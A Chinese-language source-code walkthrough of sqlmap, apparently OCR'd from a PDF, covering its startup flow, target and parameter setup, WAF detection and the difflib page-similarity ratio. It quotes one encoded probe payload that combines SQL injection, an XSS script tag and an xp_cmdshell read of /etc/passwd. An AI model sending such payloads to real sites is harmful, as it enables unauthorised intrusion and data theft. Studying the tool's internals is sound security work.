
> 它里面 conf 和 kb 又是啥？这两个全局变量里面到底存了啥？

逐步熟悉整个项目的构建和项目中贯穿全局的两个奇怪的全局变量，对于加速理解 sqlmap 的核心逻辑起了很大的作用。在笔者的工作和实践中，确实是很有感触。


所以我们还是从头看起吧！



我们在上图中，可以找到很明显的程序命令行入口，我们暂且只分析命令行入口所以，我把无关的东西全部打了马赛克，所以接下来我们看到 main 函数直接来了解。



我相信大家看到了右图应该就知道我们主要应该看 try 中的内容。实际上 except 中指的是 sqlmap 中各种各样异常处理，包含让程序退出而释放的异常/用户异常以及各种预期或非预期异常，在 finally 中，大致进行了数据库（HashDB）的检查/恢复/释放以及 dumper 的收尾操作和多线程的资源回收操作。具体的不重要的代码我们就不继续介绍了，接下来直接来了解比较重要的部分吧。



在实际在工作部分中，我们发现了 1–4 函数对环境和基础配置进行了一同操作，然后在 5 步骤的时候进行步骤初始化，然后开始启动 sqlmap。实际上这些操作并不是一无是处，接下来有详有略介绍这些步骤究竟发生了什么。

1.在 DirtyPatches 中，首先设定了 httplib 的最大行长度（httplib._MAXLINE），接下来导入第三方的 windows 下的 ip地址转换函数模块（win_inet_pton），然后对编码进行了一些替换，把 cp65001 替换为 utf8 避免出现一些交互上的错误，这些操作对于 sqlmap 的实际功能影响并不是特别大，属于保证起用户体验和系统设置的正常选项，不需要进行过多关心。

2.在环境检查中，做了如下操作：检查模块路径，检查 Python 版本，导入全局变量。我们可能并不需要关心太多这一步，只需要记得在这一步我们导入了几个关键的全局变量：("cmdLineOptions", "conf", "kb")，需要提醒大家的是，直接去 lib.core.data 中寻找这几个变量并不是明智的选择，因为他们并不是在这里初始化的（说白了就是找到了定义也没有用，只需要知道有他们几个就够啦）。

3.初始化各种资源文件路径。

4.打印 Banner。


5.这一部分可以说是非常关键了，虽然表面上仍然是属于初始化的阶段，但是实际上，如果不知晓这一步，面对后面的直接对全局变量 kb 和 conf 的操作将会变的非常奇怪和陌生。在这步中，我们进行了配置文件初始化，知识库（KnowledgeBase初始化）以及用户操作的 Merge 和初始化。我们在之后的分析中如果遇到了针对 kb 和 conf 的操作，可以直接在这个函数对应的 lib.core.option 模块中寻找对应的初始化变量的定义。当然，这一步涉及到的一些 kb/conf 的 fields 也可能来源于 lib.parse.cmdline 中，可以直接通过 ctrl+F 搜索到。

1.中主要包含所有初始变量的初始值，这些初始值在 init() 的设定主要是引用各种各样的函数来完成基础设置，我们没有必要依次对其进行分支，只需要用到的时候知道回来寻找就可以了。

2.冒烟测试，测试程序本身是否可以跑得通。

3.功能测试，测试 sqlmap 功能是否完整。

进入上一段代码的条件是 if not conf.updateAll，这个是来源于 lib.parse.cmdline 中定义的更新选项，如果这个选项打开，sqlmap 会自动更新并且不会执行后续测试步骤和实际工作的步骤。



1 图形化界面启动 sqlmap


2 命令行启动 sqlmap

在实际的启动代码中，笔者在上图中标注了两处，我们在使用命令行的时候，更多的是直接调用 start() 函数，所以我们直接跟入其中寻找之后需要研究的部分。

0x02 测试前的目标准备

当我们找到 start() 函数的时候，映入眼帘的实际上是一个很平坦的流程，我们简化一下，以下图代码为例：


我们仍然看到了 conf 中一些很奇怪的选项，针对这些选项我们在 0x01 节中强调过，可以在某一些地方找到这些选项的线索，我们以 conf.direct 为例，可以在 lib.parse.cmdline 中明确找到这个选项的说明：



```
def start():
    """
    This function calls a function that performs checks on both URL
    stability and all GET, POST, Cookie and User-Agent parameters to
    check if they are dynamic and SQL injection affected
    """

    if conf.direct:
        initTargetEnv()
        setupTargetEnv()
        action()
        return True

    if conf.url and not any((conf.forms, conf.crawlDepth)):
        kb.targets.add((conf.url, conf.method, conf.data, conf.cookie, None))

    if conf.configFile and not kb.targets:
        errMsg = "you did not edit the configuration file properly, set "
        errMsg += "the target URL, list of targets or google dork"
        logger.error(errMsg)
        return False

    if kb.targets and len(kb.targets) > 1:
        infoMsg = "sqlmap got a total of %d targets" % len(kb.targets)
        logger.info(infoMsg)

    hostCount = 0
    initialHeaders = list(conf.httpHeaders)

    for targetUrl, targetMethod, targetData, targetCookie, targetHeaders in kb.targets:

    if kb.dataOutputFlag and not conf.multipleTargets:
        logger.info("fetched data logged to text files under '%s'" % conf.outputPath)

    if conf.multipleTargets:
        if conf.resultsFilename:
            infoMsg = "you can find results of scanning in multiple targets "
            infoMsg += "mode inside the CSV file '%s'" % conf.resultsFilename
            logger.info(infoMsg)

    return True
```

1. Direct
   选项表示直连数据库
2. 如果只设定了 URL
   并且没有启动表单和爬虫选项，
   则以 URL 为目标新建一个目标
3. 有了自定义配置但是没有制定目标，
   则会抛出错误，可能是配置中没有说
   明确目标
4. 这个 For each 循环针对每一个目标进
   行处理

根据说明，这是直连数据库的选项，所以我们可能暂时并不需要关心他，我们暂时只关注 sqlmap 是如何检测漏洞的，而不关心他是怎么样调用数据库相关操作的。接下来稍有一些想法的读者当然知道，我们直接进行第四部分针对这个目标循环的分析是最简单有效的办法了！好的，接下来我们就打开最核心的检测方法：



```
for targetUrl, targetMethod, targetData, targetCookie, targetHeaders in kb.targets:
    try:

        if conf.checkInternet:

        conf.url = targetUrl
        conf.method = targetMethod.upper() if targetMethod else targetMethod
        conf.data = targetData
        conf.cookie = targetCookie
        conf.httpHeaders = list(initialHeaders)
        conf.httpHeaders.extend(targetHeaders or [])

        initTargetEnv()
        parseTargetUrl()

        testSqlInj = False

        if PLACE.GET in conf.parameters and not any([conf.data, conf.testParameter]):
            for parameter in re.findall(r"([^=]+)=([^%s]+%s?|\Z)" % (re.escape(conf.paramDel or "") or DEFAULT
                paramKey = (conf.hostname, conf.path, PLACE.GET, parameter[0])      Miroslav Stampar, 7 years

                if paramKey not in kb.testedParams:
                    testSqlInj = True
                    break
        else:
            paramKey = (conf.hostname, conf.path, None, None)
            if paramKey not in kb.testedParams:
                testSqlInj = True

        if testSqlInj and conf.hostname in kb.vulnHosts:

        if not testSqlInj:
            infoMsg = "skipping '%s'" % targetUrl
            logger.info(infoMsg)
            continue

        if conf.multipleTargets:

        setupTargetEnv()

        if not checkConnection(suppressOutput=conf.forms) or not checkString() or not checkRegexp():
            continue
```

1. 初始化当前检测的目标
   包含 conf.url 以及 method data
   cookie 和 headers 相关字段
2. 提取当前需要检查的参数
3. 检查缓存是否已经检测过当前目标，
   如果已经检查过了，则跳过，直接进
   入下一个目标的检测
4. 针对多个目标的处理，我们暂时不
   关注

进入循环体之后，首先进行检查网络是否通断的选项，这个选项很容易理解我们就不多叙述了；确保网络正常之后，开始设置 conf.url,conf.method,conf.data,conf.cookie 和 headers 等字段，并且在 parseTargetUrl() 中进行各种合理性检查；之后会根据 HTTP 的 Method 提取需要检查的参数；随后如果当前启动时参数接受了多个目标的话，会在第4步中做一些初始化的工作。

在完成上述操作之后，执行 setupTargetEnv() 这个函数也是一个非常重要的函数，其包含如下操作：

```
def setupTargetEnv():
    _createTargetDirs()
    _setRequestParams()
    _setHashDB()
    _resumeHashDBValues()
    _setResultsFile()
    _setAuthCred()
```

其中除了 _setRequestParams() 都是关于本身存储（缓存）扫描上下文和结果文件的。当然我们最关注的点肯定是 _setRequestParams() 这个点。在深入了解这一个步骤之后，我们发现其中主要涉及到如下操作：

```
def _setRequestParams():
    """
    Check and set the parameters and perform checks on 'data' option for
    HTTP method POST.
    """

    if conf.direct:
        conf.parameters[None] = "direct connection"
        return

    hintNames = []
    testableParameters = False

    # Perform checks on GET parameters
    if conf.parameters.get(PLACE.GET):  1

    # Perform checks on POST parameters
    if conf.method == HTTPMETHOD.POST and conf.data is None:

    if conf.data is not None:  2
        conf.method = HTTPMETHOD.POST if not conf.method or conf.method == HTTPMETHOD.GET else conf.method

        def process(match, repl):

        if kb.processUserMarks is None and kb.customInjectionMark in conf.data:

        if re.search(JSON_RECOGNITION_REGEX, conf.data):

        elif re.search(JSON_LIKE_RECOGNITION_REGEX, conf.data):

        elif re.search(ARRAY_LIKE_RECOGNITION_REGEX, conf.data):

        elif re.search(XML_RECOGNITION_REGEX, conf.data):

        elif re.search(MULTIPART_RECOGNITION_REGEX, conf.data):

        if not kb.postHint:
        else:
            if kb.customInjectionMark not in conf.data:  # in case that no usable parameter values has been found
                conf.parameters[PLACE.POST] = conf.data

    kb.processUserMarks = True if (kb.postHint and kb.customInjectionMark in (conf.data or "")) else kb.processUserMarks
```

1 处理并提取 GET 对应的参数


2 处理 POST 中的内容，这部分内容由于实际情况比较复杂，会自动识别 QUERY/JSON/JSON-like/ARRAY/XML/MULTIPART 这几种类型的数据

```
kb.processUserMarks = True if (kb.postHint and kb.customInjectionMark in (conf.data or "")) else kb.processUserMarks

if re.search(URI_INJECTABLE_REGEX, conf.url, re.I) and not any(place in conf.parameters for place in (PLACE.GET, PLACE.POST)) and not kb.postH
    warnMsg = "you've provided target URL without any GET "
    warnMsg += "parameters (e.g. 'http://www.site.com/article.php?id=1') "
    warnMsg += "and without providing any POST parameters "
    warnMsg += "through option '--data'"
    logger.warn(warnMsg)

    message = "do you want to try URI injections "
    message += "in the target URL itself? [Y/n/q] "
    choice = readInput(message, default='Y').upper()

    if choice == 'Q':…
    elif choice == 'Y':…

for place, value in ((PLACE.URI, conf.url), (PLACE.CUSTOM_POST, conf.data), (PLACE.CUSTOM_HEADER, str(conf.httpHeaders))):
    _ = re.sub(PROBLEMATIC_CUSTOM_INJECTION_PATTERNS, "", value or "") if place == PLACE.CUSTOM_HEADER else value or ""
    if kb.customInjectionMark in _:…

if kb.processUserMarks:…

# Perform checks on Cookie parameters
if conf.cookie:…

# Perform checks on header values
if conf.httpHeaders:…

if not conf.parameters:
    errMsg = "you did not provide any GET, POST and Cookie "
    errMsg += "parameter, neither an User-Agent, Referer or Host header value"
    raise SqlmapGenericException(errMsg)

elif not testableParameters:
    errMsg = "all testable parameters you provided are not present "
    errMsg += "within the given request data"
    raise SqlmapGenericException(errMsg)

if conf.csrfToken:  Miroslav Stampar, 4 years ago • Implementation for an Issue #2
else:…
```

1. 没有 GET 参数的情况处理
2. 这个 for 循环检查再 POST URL 以及 Headers 中是否存在自定义注入符号 (*) 如果有的话，做相应处理
3. 针对存在在 Cookie 中的参数进行处理
4. 针对可能存在注入的 HTTP Header 进行处理
5. CSRFToken 的处理

所以我们回归之前的 start() 方法中的 foreach targets 的循环体中，在 setupTargetEnv() 之后，我们现在已经知道了关于这个目标的所有的可以尝试注入测试的点都已经设置好了，并且都存在了 conf.paramDict 这个字典中了。

至此，在正式开始检测之前，我们已经知道，conf.url, conf.method, conf.headers ... 之类的包含基础的测试的目标的信息，在 conf.paramDict 中包含具体的不同位置的需要测试的参数的字典，可以方便随时渲染 Payload。关于其具体的行为，其实大可不必太过关心，因为我们其实并不需要具体的处理细节，这些细节应该是在我们遇到问题，或者遇到晤清楚的地方再跳出来在这些步骤中寻找，并且进行研究。




0x03 万事俱备

可以说在读者了解上面两节讲述的内容的时候，我们就可以正式探查真正的 SQL 注入检测时候 sqlmap 都坐上了什么。其实简单来说，需要经过下面步骤：

笔者通过对 controller.py 中的 start() 函数进行分析，得出了右面的流程图。在整个检测过程中，我们暂且不涉及细节；整个流程都是针对检查一个目标所要经历的步骤。

checkWaf

在checkWaf()中，文档写明：Reference:http://seclists.org/nmap-dev/2011/q2/att-1005/http-waf-detect.nse，我们可以在这里发现他的原理出处，有兴趣的读者可以自行研究。在实际实现的过程中代码如下：



笔者在关键部分已经把标注和箭头写明，方便大家理解。我们发现 payload 这个变量是通过随机一个数字 + space + 一个特制 Payload（涉及到很多的关于敏感关键词，可以很容易触发 WAF 拦截）。

随即，sqlmap 会把 payload 插入该插入的位置：对于 GET 类的请求，sqlmap 会在之前的 query 语句后面加入一个新的参数，这个参数名通过 randomStr() 生成，参数的值就是经过处理的 Payload。如果有读者不理解，我们在这里可以举一个例子：

如果我们针对

```
http://this.is.a.victim.com/article.php?id=1
```

这样的 URL 进行 Waf 的检查，sqlmap 会发起一个

```
http://this.is.a.victim.com/article.php?id=1&mbjwe=2472%20AND%201%3D1%20UNION%
20ALL%20SELECT%201%2CNULL%2C%27%3Cscript%3Ealert%28%22XSS%22%29%3C/script%3E%27%2
Ctable_name%20FROM%20information_schema.tables%20WHERE%202%3E1--/%
2A%2A/%3B%20EXEC%20xp_cmdshell%28%27cat%20../../../etc/passwd%27%29%23
```

的新的请求，这个请求会有很大概率触发 Waf 的反应，然后 sqlmap 通过判断返回页面和之前页面的 Page Ratio 来判断是否触发了 WAF。

我们似乎遇到一些问题

有心的读者可能发现，我们在上小节出现了一个神奇陌生的词 Page Ratio，这个词其实在整个 sqlmap 中是非常重要的存在，我们之后会在后续的文章中详细介绍这部分理论。

0x04 然后呢?

其实我们当然可以继续讲解每一个函数都做了什么，但是限于篇幅问题，我们可能要先暂停一下了；与此同时，我们本文的内容“基础流程”实际上已经介绍完了，并且引出了我们需要在下一篇文章介绍的概念之一“Page Ratio”。

所以接下来我们可能要结束本文了，但是我更希望的是，每一个读者都能够尝试自己分析，自己去吃透 sqlmap 的细节。

0x05 结束语

感谢读者的耐心，在接下来的文章中，笔者将会更加深入介绍 sqlmap 最核心的算法和细节处理。

10 Sept.

sqlmap 内核分析 II: 核心原理–页面相似度算法实践

作者：v1ll4n

在上一篇文章中，我们在 checkWaf() 中戛然而止于 page ratio 这一个概念；但是在本文，笔者会详细介绍 page ratio 对于 sqlmap 整个系统的重要意义和用法，除此之外还会指出一些 sqlmap 的核心逻辑和一些拓展性的功能。包含：

- identityWaf
- nullConnection (checkNullConnection)

0x00 PageRatio 是什么?

要说 PageRatio 是什么，我们可能需要先介绍另一个模块 difflib。这个模块是在 sqlmap 中用来计算页面的相似度的基础模块，实际处理的时候，sqlmap 并不仅仅是直接计算页面的相似度，而是通过首先对页面进行一些预处理，预处理之后，根据预设的阈值来计算请求页面和模版页面的相似度。

对于 difflib 模块其实本身并没有什么非常特殊的，详细参见官方手册，实际在使用的过程中，sqlmap 主要使用其 SequenceMatcher 这个类。以下是关于这个类的简单介绍：

> This is a flexible class for comparing pairs of sequences of any type, so long as the sequence elements are hashable. The basic algorithm predates, and is a little fancier than, an algorithm published in the late 1980's by Ratcliff and Obershelp under the hyperbolic name "gestalt pattern matching." The idea is to find the longest contiguous matching subsequence that contains no "junk" elements (the Ratcliff and Obershelp algorithm doesn't address junk). The same idea is then applied recursively to the pieces of the sequences to the left and to the right of the matching subsequence. This does not yield minimal edit sequences, but does tend to yield matches that "look right" to people.

简单来说这个类使用了 Ratcliff 和 Obershelp 提供的算法，匹配最长相同的字符串，设定无关字符（junk）。在实际使用中，他们应用最多的方法应该就是 ratio()。

ratio()

Return a measure of the sequences' similarity as a float in the range [0, 1].

Where T is the total number of elements in both sequences, and M is the number of matches, this is 2.0*M / T. Note that this is `1.0` if the sequences are identical, and `0.0` if they have nothing in common.

This is expensive to compute if `get_matching_blocks()` or `get_opcodes()` hasn't already been called, in which case you may want to try `quick_ratio()` or `real_quick_ratio()` first to get an upper bound.

根据文档中的描述，这个方法返回两段文本的相似度，相似度的算法如下：我们假设两段文本分别为 text1 与 text2，他们相同的部分长度总共为 M，这两段文本长度之和为 T，那么这两段文本的相似度定义为 2.0 * M / T，这个相似度的值在 0 到 1.0 之间。

PageRatio 的小例子

我们通过上面的介绍，知道了对于 abcdefg 和 abce123 我们计算的结果应该是2.0*4/14 所以计算结果应该是：

```
Python 3.6.4 (default, Jul 12 2018, 09:46:39)
Type 'copyright', 'credits' or 'license' for more information
IPython 6.4.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: from difflib import SequenceMatcher

In [2]: seqm = SequenceMatcher()

In [3]: seqm.set_seq1("abcdefg")

In [4]: seqm.set_seq2("abcd123")

In [5]: seqm.ratio()
Out[5]: 0.5714285714285714

In [6]:
```

到现在我们理解了 PageRatio 是什么样的一种算法，我们就可以开始观察 sqlmap 是如何使用这一个值的了～

```
In [6]: 2.0 * 4 / 14
Out[6]: 0.5714285714285714
```

0x01 RATIO in checkWaf

在上节的内容中，我们对于 sqlmap 的源码了解到 checkWaf 的部分，结合刚才讲的 PageRatio 的例子，我们直接可以看懂这部分代码：

```
try:
    # Ratio used in heuristic check for WAF/IPS/IDS protected targets
    # IDS_WAF_CHECK_RATIO = 0.5
    retVal = Request.queryPage(place=place, value=value, getRatioValue=True, noteResponseTime=False, silent=True, disableTampering=True)[1] < IDS_WAF_CHECK_RATIO
except SqlmapConnectionException:
    retVal = True
finally:
